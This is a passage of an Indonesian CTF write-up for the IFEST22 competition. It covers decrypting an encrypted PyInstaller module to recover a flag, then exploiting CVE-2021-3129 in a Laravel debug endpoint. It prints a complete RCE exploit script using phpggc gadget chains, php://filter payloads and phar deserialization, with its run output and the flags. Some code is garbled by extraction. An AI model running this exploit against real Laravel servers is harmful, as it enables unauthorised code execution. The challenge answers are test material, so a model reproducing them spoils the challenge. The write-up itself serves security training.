Namun, dimana fungsi `secret` tersebut? Apakah flag nya terdapat di dalam fungsi tersebut? Saatnya kita cari tahu. Library yang digunakan dalam file `MaskManGem.py` umumnya berada pada folder `PYZ-00.pyz_extracted`. Ketika kita membukanya, terlihat bahwa terdapat banyak file yang memiliki akhiran `.encrypted`. Dari sini dapat kita ketahui bahwa error pada saat melakukan ekstraksi menggunakan `pyinstxtractor` adalah file-file ini. Dan salah satu dari file tersebut ada yang bernama `secret.pyc.encrypted`.




Karena terenkripsi, kita harus mendeskripsinya. Encrypted Pyinstaller EXE dilakukan dengan membubuhkan parameter `--key` “password yang mau digunakan” ketika melakukan kompilasi. Saatnya kita mendekripsi file `secret.pyc.encrypted` tersebut.

Sebelum mendekripsi file tersebut, kita perlu mengetahui key yang digunakan untuk mengenkripsi file dan metodenya.

Dari github pyinstaller, kita dapat mengetahui bahwa terdapat fungsi [decrypt](#). Sedangkan key diambil dari sebuah file bernama [“pyimod00\\_crypto\\_key”](#).

Kita uncompyle file tersebut untuk mendapatkan key nya.



```
C:\Users\PC-VBOX\Desktop\MaskMan\MaskManGem\MaskManGem.exe_extracted>uncompyle6 -o . pyimod00_crypto_key.pyc
pyimod00_crypto_key.pyc --
# Successfully decompiled file
```

Kita dapatkan sebuah file py bernama `pyimod00_crypto_key.py`.

```
# uncompyle6 version 3.8.0
# Python bytecode 3.8.0 (3413)
# Decompiled from: Python 3.8.9 (tags/v3.8.9:a743f81, Apr  6 2022, 12:50:50)
# Embedded file name: build\MaskManGem\pyimod00_crypto_key.py
# Compiled at: 2022-07-22 13:54:39
# Size of source mod 2**32: 53 bytes
key = '\\(*0*)/69\\(*0*)/'
```

Didapatkan key nya, yaitu “`\(*0*)/69\(*0*)/`”

Sekarang, saatnya kita men-decompile file `secret.pyc.encrypted`. Kita dapat menemukan fungsi untuk mendekripsi file [di sini](#). Untuk mempermudah proses enkripsi saya mengambil script dari [sini](#) dan melakukan beberapa penyesuaian.

Namun, sebelum membuat script, diperlukan 16 byte header dari file pyc yang tidak terenkripsi, misalnya file MaskManGem.pyc.

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
00000000	55 0D 0D 0A 00 00 00 00 00 00 00 00 00 00 00 00	U.....

Berikut adalah script yang saya gunakan.

```
import zlib
import tinyaes

CHIPHER_BLOCK_SIZE = 16

key = b"\\"(*O*)/69\\(*O*)/"
pyc_header =
b"\x55\x0D\x0D\x0A\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"

with open("./secret.pyc.encrypted", "rb") as en_f:
    with open("./secret.pyc", "wb") as de_f:
        origin_encrypted_data = en_f.read()

        cipher = tinyaes.AES(key, origin_encrypted_data[:CHIPHER_BLOCK_SIZE])
        decrypted_data =
cipher.CTR_xcrypt_buffer(origin_encrypted_data[CHIPHER_BLOCK_SIZE:])

        plaintext = zlib.decompress(decrypted_data)


        de_f.write(pyc_header)
        de_f.write(plaintext)
```

Tinyaes dapat diinstall menggunakan command “pip install tinyaes”. Key merupakan key yang didapat dari file pyimod00\_crypto\_key.py dan pyc\_header didapat dari 16 byte pertama pada file MaskManGem.pyc.

Sekarang saatnya kita eksekusi file di atas. Saya menyimpan script tersebut dengan nama “decrypt\_secret.py” yang terdapat pada folder PYZ-00.pyz\_extracted.

```
C:\Users\PC-VBOX\Desktop\MaskMan\MaskManGem\MaskManGem.exe_extracted\PYZ-00.pyz_extracted>python decrypt_secret.py
```


Didapatkan sebuah file bernama secret.pyc.



Saatnya dikompilasi file tersebut.

```
C:\Users\PC-VBOX\Desktop\MaskMan\MaskManGem\MaskManGem.exe_extracted\PYZ-00.pyz_extracted>uncompyle6 -o . secret.pyc
secret.pyc --
# Successfully decompiled file
```

Didapatkan sebuah file bernama secret.py.



Isi dari file secret.py adalah sebagai berikut.

---

```
# uncompyle6 version 3.8.0
# Python bytecode 3.8.0 (3413)
# Decompiled from: Python 3.8.9 (tags/v3.8.9:a743f81, Apr  6
2021, 14:02:34) [MSC v.1928 64 bit (AMD64)]
# Embedded file name: secret.py

def secret_func():
    apa_ini = [
        73, 71, 71, 80, 80, 55, 52, 124, 101, 72, 121, 102, 56, 99,
81, 124, 85, 127, 115, 125, 45, 74, 39, 100, 108, 107, 115, 68,
104, 88, 112, 126, 78, 102, 95]
    ini_buatmu = ''.join((chr(apo_ini[i] ^ i) for i in range
(len(apo_ini))))
    return ini_buatmu
```

Terdapat sebuah fungsi `secret_func` yang memiliki array `apo_ini` dan sebuah variabel `ini_buatmu` yang akan di `return`. Kita coba copy variabel `apo_ini` dan `ini_buatmu` dan mencetak hasilnya.

```
Type "help", "copyright", "credits" or "license" for more information.
>>> apa_ini = [73, 71, 71, 80, 80, 55, 52, 124, 101, 72, 121, 102, 56, 99, 81, 124, 85, 127, 115, 125, 45, 74, 39, 100,
108, 107, 115, 68, 104, 88, 112, 126, 78, 102, 95]
>>> ini_buatmu = ''.join((chr(apa_ini[i] ^ i) for i in range(len(apa_ini))))
>>> print(ini_buatmu)
IFEST22{mAsm4n_sEnan9_1stri_tEnanG}
```

Didapatkan flag **IFEST22{mAsm4n\_sEnan9\_1stri\_tEnanG}**.

# Web Exploitation

## 1. Forest Fire [Medium]

### Deskripsi:

Kebakaran hutan terjadi di mana-mana. Orang utan jadi kehilangan tempat tinggal. Kita tidak bisa membiarkan orang utan punah. Aku dan temanku mencoba membuat website donasi untuk menggalang dana demi membangun tempat tinggal baru bagi orang utan.

Hint: Flagnya berada di /flag

forestfire.user.cloudjkt01.com

Mirror1: forestfire2.user.cloudjkt01.com

Mirror2: forestfire3.user.cloudjkt01.com


Mirror3: forestfire4.user.cloudjkt01.com

### Konsep Soal:

Real world scenario, yaitu aplikasi berbasis API dengan celah berupa CVE-2021-3129.


### Tahap Penggeraan:

Diberikan sebuah web page dengan tampilan sebagai berikut:



Terdapat beberapa fitur pada website tersebut. Yang pertama adalah login, fitur untuk membuat ticket, fitur comment pada artikel, dan fitur donasi. Bila kita perhatikan, pada tiga fitur yaitu login, ticket, dan donasi, semua menembak ke suatu API di port yang berbeda.

## Fitur login




A screenshot of a web browser window, likely the developer tools network tab, showing a list of requests. One request is highlighted with a red box: "POST http://forestfireuser.cloudjkt01.com:23891/api/v1/login". The main content area shows a modal dialog box with the title "Status" and the message "Wrong Credentials!". A "Close" button is at the top right and a "Submit" button is at the bottom. The background shows the forest scene from the previous screenshot.

## Fitur ticket

The screenshot shows a web browser window for 'Forest Fire' with a yellow header bar containing a flame icon, 'Don't Click Article Donation', 'Login', and 'Contact Us'. The main content area has a dark background with a forest scene. A red contact form is centered, with fields for Name, Email address, Phone Number, and Concern. The 'Name' field is filled with 'adas'. A modal window titled 'Status' displays the message 'Ticket berhasil dimasukkan!'. Below the browser window, the developer tools Network tab is open, showing a list of requests. One POST request is highlighted with a red box, pointing to the URL 'http://forestfire.user.cloudjkt01.com:23891/api/v1/ticket'. The response details show a 200 OK status, HTTP/1.1 version, 436 B transferred size, and a response header 'Access-Control-Allow-Origin: \*'.

## Fitur donasi



Don't Click Article Donation

Login Contact Us

Orang utan akan berterima kasih pada anda.

Enter donation amount

Donate

Status

Donasi berhasil, terima kasih banyak!

Close

Orang utan akan berterima kasih pada anda.

Enter donation amount



Donate

Network tab of the developer tools showing network requests. A POST request to `http://forestfire.user.cloudjkt01.com:23891/api/v1/donation` is highlighted with a red box. The response status is 200 OK.

Status	Method	Domain	File	Initiator	Type	Transferred	Size	
304	GET	forestfire.user.cloud...	bundle.js		script	js	cached	0 B
304	GET	forestfire.user.cloud...	wallpaper.0f1259455b32025fe766.png		img	png	cached	6.25 MB
304	GET	forestfire.user.cloud...	logo-ignite.png	bundle.js:18425	img	png	cached	4.67 KB
304	GET	forestfire.user.cloud...	donas.gif	bundle.js:28643	img	gif	cached	47.35 KB
200	GET	forestfire.user.cloud...	logo192.png	FaviconLoader.js:18...	img	png	cached	5.22 KB
200	GET	forestfire.user.cloud...	favIcon.ico	FaviconLoader.js:18...	x-icon	ico	cached	1.30 KB
204	OPTIONS	forestfire.user.cloud...	donation	fetch	html	json	0 B	466 B
200	POST	forestfire.user.cloud...	donation	bundle.js:1451	fetch	json	374 B	50 B

43 requests | 18.72 MB / 57.33 KB transferred | Finish: 1:24 min | DOMContentLoaded: 72 ms | load: 570 ms

Fitur comment article merupakan fitur yang tidak bekerja dan merupakan jebakan saja (semua hal yang terjadi di fitur tersebut hanyalah client-side).



Jika kita melihat pada debugger website, sebenarnya juga terlihat source code dari front-end website secara lengkap. Dari sana dapat terlihat API-API yang digunakan oleh website.

```

const baseUrl = "http://forestfire.user.cloudjkt01.com:23891";
const loginPath = "/api/v1/login"
const donationPath = "/api/v1/donation"
const ticketPath = "/api/v1/ticket"

const loginApiUrl = () => {
  return baseUrl+loginPath;
}

const donationApiUrl = () => {
  return baseUrl+donationPath;
}

const ticketApiUrl = () => {
  return baseUrl+ticketPath;
}


```

**Jika kita perhatikan pada fitur donasi, tipe data yang diekspetasikan oleh server adalah angka.** Bila kita memasukkan angka lain, maka kita akan mendapatkan sebuah error.

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	forestfire.user.cloud...	ws	bundle.js:56766 (web...	0 B	0 B	
200	GET	forestfire.user.cloud...	ws	bundle.js:56766 (web...	0 B	0 B	
204	OPTIONS	forestfire.user.cloud...	donation	fetch	html	466 B	0 B
200	POST	forestfire.user.cloud...	donation	bundle.js:1451 (fetch)	json	374 B	50 B
204	OPTIONS	forestfire.user.cloud...	donation	fetch	html	466 B	0 B
500	POST	forestfire.user.cloud...	donation	bundle.js:1451 (fetch)	html	567.25 kB	566.91 kB
204	OPTIONS	forestfire.user.cloud...	donation	fetch	html	466 B	0 B
500	POST	forestfire.user.cloud...	donation	bundle.js:1451 (fetch)	html	567.25 kB	566.91 kB

Exception: Please enter a valid number in file /Forest-Fire-api/routes/api.php

Dari sini dapat dilihat seperti ada miskonfigurasi pada API website. Terdapat debug mode error yang menunjukkan bahwa API website menggunakan laravel. Bila kita mengunjungi API website secara langsung, maka kita akan mendapat mode debug model Laravel sebagai berikut. Dari sana juga langsung terlihat version laravel yang digunakan.



Bila kita cari, kita akan mendapati bahwa version Laravel yang digunakan tersebut rentan terhadap CVE-2021-3129. Detail mengenai CVE tersebut beserta cara mengeksplitasinya dapat dibaca pada halaman berikut, <https://www.ambionics.io/blog/laravel-debug-rce>. Peserta harus memahami cara kerja exploit berikut agar dapat mendapatkan flag pada soal.

Sudah banyak sekali script exploit yang beredar (example: <https://github.com/zhzyker/CVE-2021-3129>), namun peserta harus dapat memodifikasi POC yang sudah ada agar sesuai dengan kondisi pada soal. Jika sudah berhasil, peserta bisa langsung melakukan code execution untuk membaca flagnya (path flag sudah diberikan pada deskripsi soal). Berikut adalah contoh script exploitnya.

```
import os
import requests
import sys
from urllib3.exceptions import InsecureRequestWarning

# Suppress only the single warning from urllib3 needed.
requests.packages.urllib3.disable_warnings(category=InsecureRequestWarning)

class EXP:
    __gadget_chains = {
        "Laravel/RCE1":r"""

```

```
        php -d "phar.readonly=0" ./phpggc Laravel/RCE1 system id --phar phar -o
php://output | base64 -w 0 | python -c "import sys;print''.join(['=' + hex
(ord(i))[2:] + '=00' for i in sys.stdin.read()]).upper()"
""",
"Laravel/RCE2":r"""
        php -d "phar.readonly=0" ./phpggc Laravel/RCE2 system id --phar phar -o
php://output | base64 -w 0 | python -c "import sys;print''.join(['=' + hex
(ord(i))[2:] + '=00' for i in sys.stdin.read()]).upper()"
""",
"Laravel/RCE3":r"""
        php -d "phar.readonly=0" ./phpggc Laravel/RCE3 system id --phar phar -o
php://output | base64 -w 0 | python -c "import sys;print''.join(['=' + hex
(ord(i))[2:] + '=00' for i in sys.stdin.read()]).upper()"
""",
"Laravel/RCE4":r"""
        php -d "phar.readonly=0" ./phpggc Laravel/RCE4 system id --phar phar -o
php://output | base64 -w 0 | python -c "import sys;print''.join(['=' + hex
(ord(i))[2:] + '=00' for i in sys.stdin.read()]).upper()"
""",
"Laravel/RCE5":r"""
        php -d "phar.readonly=0" ./phpggc Laravel/RCE5 "system('cat /flag');"
--phar phar -o php://output | base64 -w 0 | python -c "import sys;print''.join(['=' + hex
(ord(i))[2:] + '=00' for i in sys.stdin.read()]).upper()"
""",
"Laravel/RCE6":r"""
        php -d "phar.readonly=0" ./phpggc Laravel/RCE6 "system('id');"
--phar phar -o php://output | base64 -w 0 | python -c "import sys;print''.join(['=' + hex
(ord(i))[2:] + '=00' for i in sys.stdin.read()]).upper()"
""",
"Laravel/RCE7":r"""
        php -d "phar.readonly=0" ./phpggc Laravel/RCE7 system id --phar phar -o
php://output | base64 -w 0 | python -c "import sys;print''.join(['=' + hex
(ord(i))[2:] + '=00' for i in sys.stdin.read()]).upper()"
""",
"Monolog/RCE1":r"""
        php -d "phar.readonly=0" ./phpggc Monolog/RCE1 system id --phar phar -o
php://output | base64 -w 0 | python -c "import sys;print''.join(['=' + hex
(ord(i))[2:] + '=00' for i in sys.stdin.read()]).upper()"

```

```

        """
        "Monolog/RCE2":r"""
        php -d "phar.readonly=0" ./phpggc Monolog/RCE2 system id --phar phar -o
php://output | base64 -w 0 | python -c "import sys;print(''.join(['=' + hex
(ord(i))[2:] + '=00' for i in sys.stdin.read()]).upper())"
        """
        "Monolog/RCE3":r"""
        php -d "phar.readonly=0" ./phpggc Monolog/RCE3 system id --phar phar -o
php://output | base64 -w 0 | python -c "import sys;print(''.join(['=' + hex
(ord(i))[2:] + '=00' for i in sys.stdin.read()]).upper())"
        """
        "Monolog/RCE4":r"""
        php -d "phar.readonly=0" ./phpggc Monolog/RCE4 id --phar phar -o
php://output | base64 -w 0 | python -c "import sys;print(''.join(['=' + hex
(ord(i))[2:] + '=00' for i in sys.stdin.read()]).upper())"
        """
    }

# def __vul_check(self):
#     res = requests.get(self.__url, verify=False)
#     if res.status_code != 405 and "Laravel" not in res.text:
#         print("[+]Vulnerability does not exist")
#         return False
#     return True

def __payload_send(self,payload):
    header = {
        "Accept": "application/json"
    }
    data = {
        "solution": "solution"
    }
    "Facade\\Ignition\\Solutions\\MakeViewVariableOptionalSolution",
    "parameters": {
        "variableName": "cve20213129",
        "viewFile": ""
    }
}
data[ "parameters" ][ "viewFile" ] = payload

```

```

#print(data)
res = requests.post(self.__url, headers=header, json=data, verify=False)
return res

def __clear_log(self):
    payload = "php://filter/write=convert.iconv.utf-8.utf-16be|convert.quoted-printable-encode|convert.iconv.utf-16be.utf-8|convert.base64-decode/resource=../storage/logs/laravel.log"
    return self.__payload_send(payload=payload)

def __generate_payload(self,gadget_chain):
    generate_exp = self.__gadget_chains[gadget_chain]
    #print(generate_exp)
    exp = "".join(os.popen(generate_exp).readlines()).replace("\n","");
    print("[+]exploit:")
    #print(exp)
    return exp

def __decode_log(self):
    return self.__payload_send("

#php://filter/write=convert.quoted-printable-decode|convert.iconv.utf-16le.utf-8|convert.base64-decode/resource=../storage/logs/laravel.log")

def __unserialize_log(self):
    return self.__payload_send("phar://../storage/logs/laravel.log/test.txt")

def __rce(self):
    text = str(self.__unserialize_log().text)
    #print(text)
    text = text[text.index(']')+1:].replace("}","");
    replace("]", "")
    return text

def exp(self):
    for gadget_chain in self.__gadget_chains.keys():
        print("[*] Try to use %s for exploitation." % (gadget_chain))
        self.__clear_log()
        self.__clear_log()

```

```
        self.__payload_send('A' * 2)
        self.__payload_send(self.__generate_payload((gadget_chain)))
        self.__decode_log()
        print("[*] " + gadget_chain + " Result:")
        print(self.__rce())

def __init__(self, target):
    self.target = target
    self.__url      = requests.compat.urljoin(target,
"_ignition/execute-solution")
    # if not self.__vul_check():
    #     print("[-] [%s] is seems not vulnerable." % (self.target))
    #     print("[*] You can also call obj.exp() to force an attack.")
    # else:
    self.exp()

def main():
    EXP(sys.argv[1])

if __name__ == "__main__":
    main()
```

```
└─(nox㉿ryn)-[~/Desktop/CVE-2021-3129 (attacker)]$ python3 exp.py http://forestfire.user.cloudjkt01.com:23891
[*] Try to use Laravel/RCE1 for exploitation.
[+]exploit:
[*] Laravel/RCE1 Result:

[*] Try to use Laravel/RCE2 for exploitation.
[+]exploit:
[*] Laravel/RCE2 Result:

[*] Try to use Laravel/RCE3 for exploitation.
[+]exploit:
[*] Laravel/RCE3 Result:

[*] Try to use Laravel/RCE4 for exploitation.
[+]exploit:
[*] Laravel/RCE4 Result:

[*] Try to use Laravel/RCE5 for exploitation.
[+]exploit:
[*] Laravel/RCE5 Result:
IFEST22{th3_fr0nt_3nd_w4s_4_j0k3_s0wrry_452343262332
[*] Try to use Laravel/RCE6 for exploitation.
[+]exploit:
```

Flag: IFEST22{th3\_fr0nt\_3nd\_w4s\_4\_j0k3\_s0wrry\_452343262332}

## 2. The Great Frame [Medium]

### Deskripsi:

Sebuah startup baru bernama The Great Frame baru saja diluncurkan, mereka mencoba untuk mencari poem terbaik dari yang terbaik, namun dari rumor rumor yang beredar, si admin mereka masih harus membaca poem nya satu persatu, akan tetapi ada rumor juga bahwa website startup ini dibuat dengan security in mind, tunjukan seberapa secure sih The Great Frame ini

thegreatframe.user.cloudjkt01.com

